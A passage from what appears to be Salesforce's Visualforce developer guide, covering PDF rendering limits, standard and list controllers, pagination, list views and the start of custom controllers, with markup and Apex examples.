    <li><span style="font-family: monospace; font-size: 14pt;">monospace</span></li>
    <li><span style="font-family: Courier; font-size: 14pt;">Courier</span></li>
    <li><span style="font-family: Monospaced; font-size: 14pt;">Monospaced</span></li>
    <li><span style="font-family: DialogInput; font-size: 14pt;">DialogInput</span></li>
</ul></td></tr>
</table>

<p><strong>Notes:</strong>
<ul>
<li>These rules apply to server-side PDF rendering. You might see different results
    when viewing this page in a web browser.</li>
<li>Text styled with any value besides those listed above receives the default font
    style, Times. This means that, ironically, while Helvetica's synonyms render as
    Helvetica, using "Helvetica" for the font-family style renders as Times.
    We recommend using "sans-serif".</li>
<li>Arial Unicode MS is the only multibyte font available, providing support for the
    extended character sets of languages that don't use the Latin character set.</li>
</ul>
</p>

</apex:page>
```

The preceding page uses the following controller, which provides a simple Save to PDF function.

```
public with sharing class SaveToPDF {

    // Determines whether page is rendered as a PDF or just displayed as HTML
    public String renderAs { get; set; }


    // Action method to "print" to PDF
    public PageReference print() {
        renderAs = 'PDF';
        return null;
    }

}
```

Visualforce PDF Rendering Considerations and Limitations

Review these considerations and limitations when designing Visualforce pages intended to be rendered to PDF. Always verify the formatting and appearance of the PDF version of your page before putting it into production.

The Visualforce PDF rendering service has these limitations.

- PDF is the only supported rendering service.
- The PDF rendering service renders PDF version 1.4 and CSS versions up to 2.1.
- Rendering a Visualforce page as a PDF file is intended for pages designed and optimized for print.
- A Visualforce page rendered as a PDF file displays either in the browser or is downloaded, depending on the browser's settings. Specific behavior depends on the browser, version, and user settings, and is outside the control of Visualforce.
- The PDF rendering service renders the markup and data on your page, but it might not render formatting contained within the contents of rich text area fields added to the page.
- Long lines of text that don't have break points, such as a space or dash, can't be wrapped by the PDF rendering service. This scenario most commonly happens with long URLs, registry entries, and so on. When these lines are wider than the page, they increase the width of the page's content beyond the edge of the PDF page. Content then "flows" off the side of the page and is cut off.
- Don't use standard components that aren't easily formatted for print, or form elements such as inputs or buttons, or any component that requires JavaScript to be formatted.
- PDF rendering doesn't support JavaScript-rendered content.
- PDF rendering isn't supported for pages in the Salesforce mobile app.
- The font used on the page must be available on the Visualforce PDF rendering service. Web fonts aren't supported.
- If the PDF file fails to display all the page's text, particularly multibyte characters such as Japanese or accented international characters, adjust your CSS to use a font that supports them. For example:

  ```
  <apex:page showHeader="false" applyBodyTag="false" renderAs="pdf">
      <head>
          <style>
              body { font-family: 'Arial Unicode MS'; }
          </style>
      </head>
      <body>

      これはサンプルページです。<br/>
      This is a sample page: API version 28.0

      </body>
  </apex:page>
  ```

  "Arial Unicode MS" is the only font supported for extended character sets that include multibyte characters.
- If you use inline CSS styles, set the API version to 28.0 or later. Also set `<apex:page applyBodyTag="false">`, and add static, valid `<head>` and `<body>` tags to your page, as in the previous example.
- The maximum response size when creating a PDF file must be less than 15 MB *before* being rendered as a PDF file. This limit is the standard limit for all Visualforce requests.
- The maximum file size for a generated PDF file is 60 MB.
- The maximum total size of all images included in a generated PDF is 30 MB.
- PDF rendering doesn't support images encoded in the `data:` URI scheme format.
- PDF rendering doesn't support WebP images or SVG markup.
- PDF rendering doesn't support multipage TIFF files.

- The following components don't support double-byte fonts when rendered as PDF.
  - `<apex:pageBlock>`
  - `<apex:sectionHeader>`

  These components aren't recommended for use in pages rendered as PDF.
- If an `<apex:dataTable>` or `<apex:pageBlockTable>` has no `<apex:column>` components that are rendered, rendering the page as PDF fails. To work around this issue, set the table component's `rendered` attribute to `false` if none of its child `<apex:column>` components are rendered.

SEE ALSO:

Best Practices for Rendering PDF Files

Component Behavior When Rendered as PDF

Understanding how Visualforce components behave when converted to PDF is essential to creating pages that render well.

The Visualforce PDF rendering service renders static HTML and basic CSS that is explicitly provided by the page. As a rule, don't use components that:

- Rely on JavaScript to perform an action
- Depend on Salesforce style sheets
- Use assets such as style sheets or graphics that aren't available in the page itself or in a static resource

To check if your Visualforce page falls into one of these categories, right-click anywhere on the page and view the HTML source. If you see a `<script>` tag that refers to JavaScript (`.js`) or a `<link>` tag that refers to a style sheet (`.css`), verify that the generated PDF file displays as expected.

Components That Are Safe When Rendering as PDF

- `<apex:composition>` (as long as the page contains PDF-safe components)
- `<apex:dataList>`
- `<apex:define>`
- `<apex:facet>`
- `<apex:include>` (as long as the page contains PDF-safe components)
- `<apex:insert>`
- `<apex:image>`
- `<apex:outputLabel>`
- `<apex:outputLink>`
- `<apex:outputPanel>`
- `<apex:outputText>`
- `<apex:page>`
- `<apex:panelGrid>`
- `<apex:panelGroup>`
- `<apex:param>`
- `<apex:repeat>`
- `<apex:stylesheet>` (as long as the URL isn't directly referencing Salesforce style sheets)

- `<apex:variable>`

Components to Use with Caution When Rendering as PDF

- `<apex:attribute>`
- `<apex:column>`
- `<apex:component>`
- `<apex:componentBody>`
- `<apex:dataTable>`

Components That Are Unsafe to Use When Rendering as PDF

- `<apex:actionFunction>`
- `<apex:actionPoller>`
- `<apex:actionRegion>`
- `<apex:actionStatus>`
- `<apex:actionSupport>`
- `<apex:commandButton>`
- `<apex:commandLink>`
- `<apex:detail>`
- `<apex:enhancedList>`
- `<apex:flash>`
- `<apex:form>`
- `<apex:iframe>`
- `<apex:includeScript>`
- `<apex:inputCheckbox>`
- `<apex:inputField>`
- `<apex:inputFile>`
- `<apex:inputHidden>`
- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextarea>`
- `<apex:listViews>`
- `<apex:message>`
- `<apex:messages>`
- `<apex:outputField>`
- `<apex:pageBlock>`
- `<apex:pageBlockButtons>`
- `<apex:pageBlockSection>`
- `<apex:pageBlockSectionItem>`
- `<apex:pageBlockTable>`

- `<apex:pageMessage>`
- `<apex:pageMessages>`
- `<apex:panelBar>`
- `<apex:panelBarItem>`
- `<apex:relatedList>`
- `<apex:scontrol>`
- `<apex:sectionHeader>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectOption>`
- `<apex:selectOptions>`
- `<apex:selectRadio>`
- `<apex:tab>`
- `<apex:tabPanel>`
- `<apex:toolbar>`
- `<apex:toolbarGroup>`

CHAPTER 5 Standard Controllers

A Visualforce controller is a set of instructions that specify what happens when a user interacts with the components specified in associated Visualforce markup, such as when a user clicks a button or link. Controllers also provide access to the data that should be displayed in a page, and can modify component behavior.

The Lightning platform provides a number of standard controllers that contain the same functionality and logic that are used for standard Salesforce pages. For example, if you use the standard Accounts controller, clicking a **Save** button in a Visualforce page results in the same behavior as clicking **Save** on a standard Account edit page.

A standard controller exists for every Salesforce object that can be queried using the Lightning Platform API.

IN THIS SECTION:

If a user has insufficient privileges to view an object, any Visualforce page that uses a controller to render that object is inaccessible. To avoid this error, ensure that your Visualforce components only render if a user has access to the object associated with the controller.

Associating a Standard Controller with a Visualforce Page

To associate a standard controller with a Visualforce page, use the `standardController` attribute on the `<apex:page>` tag and assign it the name of any Salesforce object that can be queried using the Lightning Platform API.

For example, to associate a page with the standard controller for a custom object named MyCustomObject, use the following markup:

```
<apex:page standardController="MyCustomObject__c">
</apex:page>
```

Note: When you use the `standardController` attribute on the `<apex:page>` tag, you cannot use the `controller` attribute at the same time.

Accessing Data with a Standard Controller

Every standard controller includes a getter method that returns the record specified by the `id` query string parameter in the page URL. This method allows the associated page markup to reference fields on the context record by using `{!`***`object`***`}` syntax, where *`object`* is the lowercase name of the object associated with the controller. For example, a page that uses the Account standard controller can use `{!account.name}` to return the value of the `name` field on the account that is currently in context.

Note: For the getter method to succeed, the record specified by the `id` query string parameter in the URL must be of the same type as the standard controller. For example, a page that uses the Account standard controller can only return an account record. If a contact record ID is specified by the `id` query string parameter, no data is returned by the `{!account}` expression.

As with queries in the Lightning Platform API, you can use merge field syntax to retrieve data from related records:

- You can traverse up to five levels of child-to-parent relationships. For example, if using the Contact standard controller, you can use `{!contact.Account.Owner.FirstName}` (a three-level child-to-parent relationship) to return the name of the owner of the account record that is associated with the contact.
- You can traverse one level of parent-to-child relationships. For example, if using the Account standard controller, you can use `{!account.Contacts}` to return an array of all contacts associated with the account that is currently in context.

Using Standard Controller Actions

Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button, or hovers over an area of the page. Action methods can be called from page markup by using `{! }` notation in the `action` parameter of one of the following tags:

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as “onclick”, “onmouseover”, and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

The following table describes the action methods that are supported by all standard controllers. You can associate these actions with any Visualforce component that includes an `action` attribute.

Action	Description
`save`	Inserts a new record or updates an existing record if it’s currently in context. After this operation is finished, the `save` action returns the user to the original page (if known), or navigates the user to the detail page for the saved record.
`quicksave`	Inserts a new record or updates an existing record if it’s currently in context. Unlike the `save` action, this page doesn’t redirect the user to another page.
`edit`	Navigates the user to the edit page for the record that is currently in context. After this operation is finished, the `edit` action returns the user to the page where the user originally invoked the action.
`delete`	Deletes the record that is in context. After this operation is finished, the `delete` action either refreshes the page or sends the user to tab for the associated object.
`cancel`	Aborts an edit operation. After this operation is finished, the `cancel` action returns the user to the page where the user originally invoked the edit.

Action	Description
`list`	Returns a PageReference object of the standard list page, based on the most recently used list filter for that object. For example, if the standard controller is `contact`, and the last filtered list that the user viewed is New Last Week, the contacts created in the last week are displayed.

For example, the following page allows you to update an account. When you click **Save**, the `save` action is triggered on the standard controller, and the account is updated.

```
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockButtons>
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="My Content Section" columns="2">
        <apex:inputField value="{!account.name}"/>
        <apex:inputField value="{!account.site}"/>
        <apex:inputField value="{!account.type}"/>
        <apex:inputField value="{!account.accountNumber}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/myPage?id=001x000xxx3Jsxb
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.

Note: Command buttons and links that are associated with `save`, `quicksave`, `edit`, or `delete` actions in a standard controller are rendered only if the user has the appropriate permissions. Likewise, if no particular record is associated with a page, command buttons and links associated with the `edit` and `delete` actions aren't rendered.

Validation Rules and Standard Controllers

If a user enters data on a Visualforce page that uses a standard controller, and that data causes a validation rule error, the error can be displayed on the Visualforce page. If the validation rule error location is a field associated with an `<apex:inputField>` component, the error displays there. If the validation rule error location is set to the top of the page, use the `<apex:pageMessages>` or `<apex:messages>` component within the `<apex:page>` to display the error.

Styling Pages that Use Standard Controllers

Any page associated with a standard controller automatically inherits the style that is used for standard Salesforce pages associated with the specified object. That is, the tab for the specified object appears selected, and the associated color of the tab is used to style all page elements.

You can override the styling of a page that uses a standard controller with the `tabStyle` attribute on the `<apex:page>` tag. For example, the following page uses the Account standard controller, but renders a page that highlights the Opportunities tab and uses the Opportunity tab's yellow coloring:

```
<apex:page standardController="Account" tabStyle="Opportunity">
</apex:page>
```

To use the styling associated with MyCustomObject:

```
<apex:page standardController="Account" tabStyle="MyCustomObject__c">
</apex:page>
```

To use the styling associated with a custom Visualforce tab, set the attribute to the name (not label) of the tab followed by a double-underscore and the word tab. For example, to use the styling of a Visualforce tab with the name Source and a label Sources, use:

```
<apex:page standardController="Account" tabStyle="Source__tab">
</apex:page>
```

Alternatively, you can override standard controller page styles with your own custom stylesheets and inline styles.

SEE ALSO:

Styling Visualforce Pages

Checking for Object Accessibility

If a user has insufficient privileges to view an object, any Visualforce page that uses a controller to render that object is inaccessible. To avoid this error, ensure that your Visualforce components only render if a user has access to the object associated with the controller.

You can check for the accessibility of an object like this:

```
{!$ObjectType.objectname.accessible}
```

This expression returns a `true` or `false` value.

For example, to check if you have access to the standard Lead object, use the following code:

```
{!$ObjectType.Lead.accessible}
```

For custom objects, the code is similar:

```
{!$ObjectType.MyCustomObject__c.accessible}
```

where `MyCustomObject__c` is the name of your custom object.

To ensure that a portion of your page will display only if a user has access to an object, use the `rendered` attribute on a component. For example, to display a page block if a user has access to the Lead object, you would do the following:

```
<apex:page standardController="Lead">
 <apex:pageBlock rendered="{!$ObjectType.Lead.accessible}">
  <p>This text will display if you can see the Lead object.</p>
 </apex:pageBlock>
</apex:page>
```

Provide an alternative message if a user can't access an object. For example:

```
<apex:page standardController="Lead">
 <apex:pageBlock rendered="{!$ObjectType.Lead.accessible}">
```

```
  <p>This text will display if you can see the Lead object.</p>
 </apex:pageBlock>
 <apex:pageBlock rendered="{! NOT($ObjectType.Lead.accessible) }">
  <p>Sorry, but you cannot see the data because you do not have access to the Lead
object.</p>
 </apex:pageBlock>
</apex:page>
```

CHAPTER 6 Standard List Controllers

Standard list controllers allow you to create Visualforce pages that can display or act on a set of records. Examples of existing Salesforce pages that work with a set of records include list pages, related lists, and mass action pages. Standard list controllers can be used with the following objects:

- Account
- Asset
- Campaign
- Case
- Contact
- Contract
- Idea
- Lead
- Opportunity
- Order
- Product2
- Solution
- User
- Custom objects

IN THIS SECTION:

Associating a Standard List Controller with a Visualforce Page

Accessing Data with List Controllers

Standard List Controller Actions

Standard list controllers support action methods. Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button or hovers over an area of the page.

Pagination with a List Controller

To add pagination to a Visualforce page that has a list controller, use the `next` and `previous` actions.

List Views with Standard List Controllers

To display a filtered list of records on a Visualforce page, associate the page with a standard list controller.

Editing Records with List Controllers

SEE ALSO:

Build a Custom Controller

Associating a Standard List Controller with a Visualforce Page

Using a standard list controller is very similar to using a standard controller. First you set the `standardController` attribute on the `<apex:page>` component, then you set the `recordSetVar` attribute on the same component.

For example, to associate a page with the standard list controller for accounts, use the following markup:

```
<apex:page standardController="Account" recordSetVar="accounts">
```

Note: When you use the `standardController` attribute on the `<apex:page>` tag, you can't use the `controller` attribute at the same time.

The `recordSetVar` attribute not only indicates that the page uses a list controller, it sets the variable name of the record collection. This variable can be used to access data in the record collection.

Accessing Data with List Controllers

Access Records with Expression Syntax


Once you have associated a page with a list controller, you can act on a set of records using expression language syntax. For example, to create a table of accounts, use the following markup:

```
<apex:page standardController="Account" recordSetVar="accounts" tabstyle="account"
sidebar="false">
  <apex:pageBlock>
    <apex:pageBlockTable value="{!accounts}" var="acc">
      <apex:column value="{!acc.name}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```

This example uses the component `<apex:pageBlockTable>` to generate a table of data. The `value` attribute is set to the variable loaded by the standard list controller, `{!accounts}`, which is the list of records that `<apex:pageBlockTable>` loops through.

For each record in the list, `<apex:pageBlockTable>` assigns the record to the `acc` variable. Then, `<apex:pageBlockTable>` constructs a new row in the table, using the row defined by the `<apex:column>` component. The `<apex:column>` component uses the `acc` variable, which represents the current record, to pull out the field values for that record.

The resulting page that lists all the account names in your organization:



Account Name
Account
Burlington Textiles Corp of America
Dickenson plc

When using a standard list controller, the returned records automatically sort on the first column of data defined by the current view. When using an extension or custom list controller, you can control the sort method.

Note: This page does not specify a filter in the request, so the page is displayed with the last used filter. For information on using filters with list controllers, see List Views with Standard List Controllers.

As with queries in the Lightning Platform API, you can use expression language syntax to retrieve data from related records. As with standard controllers, you can traverse up to five levels of child-to-parent relationships and one level of parent-to-child relationships.

Access Records with IDs

In a typical page interaction, a user selects records from a list view before navigating to a page, and Visualforce sends them to the controller. You can also specify records manually by setting selected records directly on to the controller.

The standard list controller is based on the `StandardSetController Apex` class. Use the method `ApexPages.StandardSetController.setSelected()` to set the list of records from your Apex controller.

Let's look at some code. This example uses the markup from the earlier example to display Account names in a table. Then, it includes custom Apex code to request the specific records to display.

```
<apex:page standardController="Account" recordSetVar="accounts"
extensions="MyControllerExtension">
  <apex:pageBlock >
    <apex:pageBlockTable value="{!accounts}" var="acc">
      <apex:column value="{!acc.name}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>

public with sharing class MyControllerExtension {
    private ApexPages.StandardSetController setController;

    public MyControllerExtension(ApexPages.StandardSetController setController) {
        this.setController = setController;

        Account [] records = [SELECT Id, Name FROM Account LIMIT 30];
        setController.setSelected(records);
    }
}
```

The standard list controller is based on the `StandardSetController` Apex class. To retrieve a list of records assigned to the list controller, use the method `ApexPages.StandardSetController.setSelected()`.

In the `MyControllerExtension`'s constructor, make a SOQL request to select the ID and Name from the Account object and limit the first 30 results. Then, define`setController.setSelected(records)` so that the records are selected on page load.

Note: A standard list controller can return up to 10,000 records. Custom controllers can work with larger results sets. See Working with Large Sets of Data on page 108.

It's also possible to pass a list of record IDs into a URL by including them as multiple query parameters. For example, a URL that has three Account IDs looks like: `/apex/pageName?ids=001xx00account1&ids=001xx00account2&ids=001xx00account3`.

Some browsers have a hard limit on the length of a URL. If your URL has too many IDs, then there is a greater chance of reaching that limit, causing your page to misbehave. Instead of manually including IDs in a URL string, it's better to set the selected records on to the controller.

SEE ALSO:

SOQL and SOSL Reference: Relationship Queries

StandardSetController Class

Standard List Controller Actions

Standard list controllers support action methods. Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button or hovers over an area of the page.

Call action methods from page markup by using `{! }` notation in the `action` attribute of one of these tags.

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as "onclick", "onmouseover", and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

This table describes the action methods all standard list controllers support. You can associate these actions with any Visualforce component that includes an `action` attribute.

Action	Description
`save`	Inserts new records or updates existing records that have been changed. After this operation is finished, the `save` action returns the user to the original page, if known, or to the home page.
`quicksave`	Inserts new records or updates existing records that have been changed. Unlike the `save` action, `quicksave` doesn't redirect the user to another page.
`list`	Returns a PageReference object of the standard list page, based on the most recently used list filter for that object when the `filterId` isn't specified by the user.
`cancel`	Aborts an edit operation. After this operation is finished, the `cancel` action returns the user to the page where they originally invoked the edit.
`first`	Displays the first page of records in the set.
`last`	Displays the last page of records in the set.
`next`	Displays the next page of records in the set.
`previous`	Displays the previous page of records in the set.

In this example, the user specifies a filter to view account records.

```
<apex:page standardController="Account" recordSetVar="accounts">
   <apex:form>
       <apex:selectList value="{!filterid}" size="1">
           <apex:selectOptions value="{!listviewoptions}"/>
       </apex:selectList>
       <apex:commandButton value="Go" action="{!list}"/>
   </apex:form>
</apex:page>
```

The page is associated with the standard Account list controller, which is based on the `StandardSetController` Apex class. The `{!listviewoptions}` expression calls the `getListViewOptions()` method for `StandardSetController` and evaluates to the available list views. The list view that the user selects is bound to the `filterId` property of the controller. When the `filterId` changes, the records available to the page change according to the filter. So when the user clicks **Go**, the standard list page displays the selected filtered records.

SEE ALSO:

StandardSetController Class

Pagination with a List Controller

To add pagination to a Visualforce page that has a list controller, use the `next` and `previous` actions.

In this example, a Visualforce page is associated with a standard Account list controller. The page contains two `<apex:commandLink>` components with `action` attributes set to `{!previous}` and `{!next}`, respectively. When a user clicks one of the links, the associated action is called, and the subset of account records displays on the page.

Note: In the example, the page doesn't specify a filter in the request, so the page is displayed with the last used filter. For information on using filters with list controllers, see List Views with Standard List Controllers.

```
<apex:page standardController="Account" recordSetvar="accounts">
    <apex:pageBlock title="Viewing Accounts">
        <apex:form id="theForm">
            <apex:pageBlockSection >
                <apex:dataList var="a" value="{!accounts}" type="1">
                    {!a.name}
                </apex:dataList>
            </apex:pageBlockSection>
            <apex:panelGrid columns="2">
                <apex:commandLink action="{!previous}">Previous</apex:commandlink>
                <apex:commandLink action="{!next}">Next</apex:commandlink>
            </apex:panelGrid>
        </apex:form>
    </apex:pageBlock>
</apex:page>
```

By default, a list controller returns 20 records on the page. To control the number of records displayed on each page, use a controller extension to set the `pageSize`. See Building a Controller Extension.

Note: When you use pagination, an exception is thrown in collections that have modified rows, including rows added through an extension action. In this case, the error messages follow the standard behavior, and they can be displayed on the page. For example, you can use the <apex:pageMessages> or <apex:messages> component to display an error message to the user.

SEE ALSO:

StandardSetController Class

List Views with Standard List Controllers

To display a filtered list of records on a Visualforce page, associate the page with a standard list controller.

Many Salesforce pages include list views that allow you to filter the records displayed on the page. For example, on the opportunities home page, you can view a list of only the opportunities that you own by selecting **My Opportunities** from the list view dropdown. You can create list views on any page that's associated with a list controller.

Note: In Visualforce, date filters are calculated differently from filters in Lightning Experience and Salesforce Classic. When creating a list view with a date filter for a Visualforce page, always filter within a date range instead of by an exact date.


For example, for a list view of cases with the filter `Date/Time Closed equals 1/25/2023`, a Visualforce page shows only cases closed on January 25, 2023 at a specific time, such as 4:00 PM. In Lightning Experience or Classic, a list view with the same filter shows all cases closed during the 24-hour period of January 25, 2023. To show this set of cases in Visualforce, adjust the filter to `Date/Time Closed greater or equal 1/25/2023 AND Date/Time Closed less than 1/26/2023`.

For example, to create a simple list of accounts with a list view, create a page with this markup:

```
<apex:page standardController="Account" recordSetvar="accounts">
    <apex:pageBlock title="Viewing Accounts">
        <apex:form id="theForm">
            <apex:panelGrid columns="2">
                <apex:outputLabel value="View:"/>
                <apex:selectList value="{!filterId}" size="1">
                    <apex:actionSupport event="onchange" rerender="list"/>
                    <apex:selectOptions value="{!listviewoptions}"/>
                </apex:selectList>
            </apex:panelGrid>
            <apex:pageBlockSection >
                <apex:dataList var="a" value="{!accounts}" id="list">
                    {!a.name}
                </apex:dataList>
            </apex:pageBlockSection>
          </apex:form>
    </apex:pageBlock>
</apex:page>
```

The page is associated with the standard Account list controller, which is based on the `StandardSetController` Apex class. The `{!listviewoptions}` expression calls the `getListViewOptions()` method for `StandardSetController` and evaluates to the available list views. The value that the user selects from the dropdown is bound to the `filterId` property of the controller. When the `filterId` changes, the records available to the page change according to the filter. The <apex:datalist> renders as the updated list view.

The page displays a filtered list of account names according to the list view that the user selects from the dropdown.



Viewing Accounts

View: Platinum and Gold SLA Customers

- Recently Viewed Accounts
- New This Week
- Platinum and Gold SLA Customers
- New Last Week

- Express Logistics and Transport
- GenePoint
- Grand Hotels & Resorts Ltd
- Pyramid Construction Inc.
- United Oil & Gas Corp.
- United Oil & Gas, Singapore
- United Oil & Gas, UK
- University of Almania

Note: By default, a list controller returns 20 records on a page. To control the number of records displayed on each page, use a controller extension to set the `pageSize` of the`StandardSetController`. See Building a Controller Extension.

You can also use a list view on an edit page.

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
           tabStyle="Opportunity"
    sidebar="false">
    <apex:form>
        <apex:pageBlock>
            <apex:pageMessages/>
            <apex:pageBlock>
                <apex:panelGrid columns="2">
                    <apex:outputLabel value="View:"/>
                    <apex:selectList value="{!filterId}" size="1">
                        <apex:actionSupport event="onchange" rerender="opp_table"/>
                        <apex:selectOptions value="{!listviewoptions}"/>
                    </apex:selectList>
                </apex:panelGrid>
            </apex:pageBlock>

            <apex:pageBlockButtons>
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!opportunities}" var="opp" id="opp_table">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Stage">
                    <apex:inputField value="{!opp.stageName}"/>
                </apex:column>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Note: If the user changes the list view, an exception is thrown if there are modified rows in the collection. In this case, the handling of error messages follows the standard behavior and can be displayed on the page. For example, you can use the `<apex:pageMessages>` or `<apex:messages>` component to display an error message to the user.

SEE ALSO:


StandardSetController Class

Editing Records with List Controllers

You can edit a set of records using list controllers, too. For example, if you create a page with the following markup:

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabStyle="Opportunity" sidebar="false">
    <apex:form >
        <apex:pageBlock >
            <apex:pageMessages />
            <apex:pageBlockButtons >
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!opportunities}" var="opp">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Stage">
                    <apex:inputField value="{!opp.stageName}"/>
                </apex:column>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

you see a page that allows you to update and save the `Stage` and `Close Date` on your opportunities, like the following:For more information, see Mass Updating Records with a Custom List Controller on page 141.



Opportunity Name	Stage	Close Date
asdasdads	Closed Won	11/11/2009 [1/13/2010]
Burlington Textiles Weaving Plant Generator	Closed Won	8/5/2007 [1/13/2010]
Dickenson Mobile Generators	Qualification	8/5/2007 [1/13/2010]
Edge Emergency Generator	Closed Won	8/5/2007 [1/13/2010]
Edge Emergency Generator	Id. Decision Makers	8/5/2007 [1/13/2010]
Edge Installation	Closed Won	8/5/2007 [1/13/2010]
Edge SLA	Closed Won	8/5/2007 [1/13/2010]
Express Logistics Portable Truck Generators	Value Proposition	8/5/2007 [1/13/2010]
Express Logistics SLA	Perception Analysis	8/5/2007 [1/13/2010]
Express Logistics Standby Generator	Closed Won	8/5/2007 [1/13/2010]
GenePoint Lab Generators	Id. Decision Makers	8/5/2007 [1/13/2010]
GenePoint SLA	Closed Won	8/5/2007 [1/13/2010]
GenePoint Standby Generator	Closed Won	8/5/2007 [1/13/2010]

Note: Command buttons and links that are associated with `save`, `quicksave`, or `edit` actions in a list controller are not rendered if the user does not have the appropriate permissions. Likewise if no particular record is associated with a page, command buttons and links associated with the `edit` actions are not rendered.

SEE ALSO:

StandardSetController Class

CHAPTER 7 Custom Controllers and Controller Extensions

Standard controllers can provide all the functionality you need for a Visualforce page because they include the same logic that is used for a standard page. For example, if you use the standard Accounts controller, clicking a **Save** button in a Visualforce page results in the same behavior as clicking **Save** on a standard Account edit page.

However, if you want to override existing functionality, customize the navigation through an application, use callouts or Web services, or if you need finer control for how information is accessed for your page, you can write a custom controller or a controller extension using Apex.

IN THIS SECTION:

What are Custom Controllers and Controller Extensions?

A *custom controller* is an Apex class that implements all of the logic for a page without leveraging a standard controller. Use custom controllers when you want your Visualforce page to run entirely in system mode, which does not enforce the permissions and field-level security of the current user.

A *controller extension* is an Apex class that extends the functionality of a standard or custom controller. Use controller extensions when:

- You want to leverage the built-in functionality of a standard controller but override one or more actions, such as edit, view, save, or delete.

- You want to add new actions.
- You want to build a Visualforce page that respects user permissions. Although a controller extension class executes in system mode, if a controller extension extends a standard controller, the logic from the standard controller does not execute in system mode. Instead, it executes in user mode, in which permissions, field-level security, and sharing rules of the current user apply.

Note: Custom controllers and controller extension classes execute in system mode, so they ignore user permissions and field-level security. However, you can choose whether they respect a user's organization-wide defaults, role hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see "Using the `with sharing`, `without sharing`, and `inherited sharing` Keywords" in the Apex Developer Guide.

Build a Custom Controller

A custom controller is an Apex class that uses the default, no-argument constructor for the outer, top-level class.

1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Click **New**.
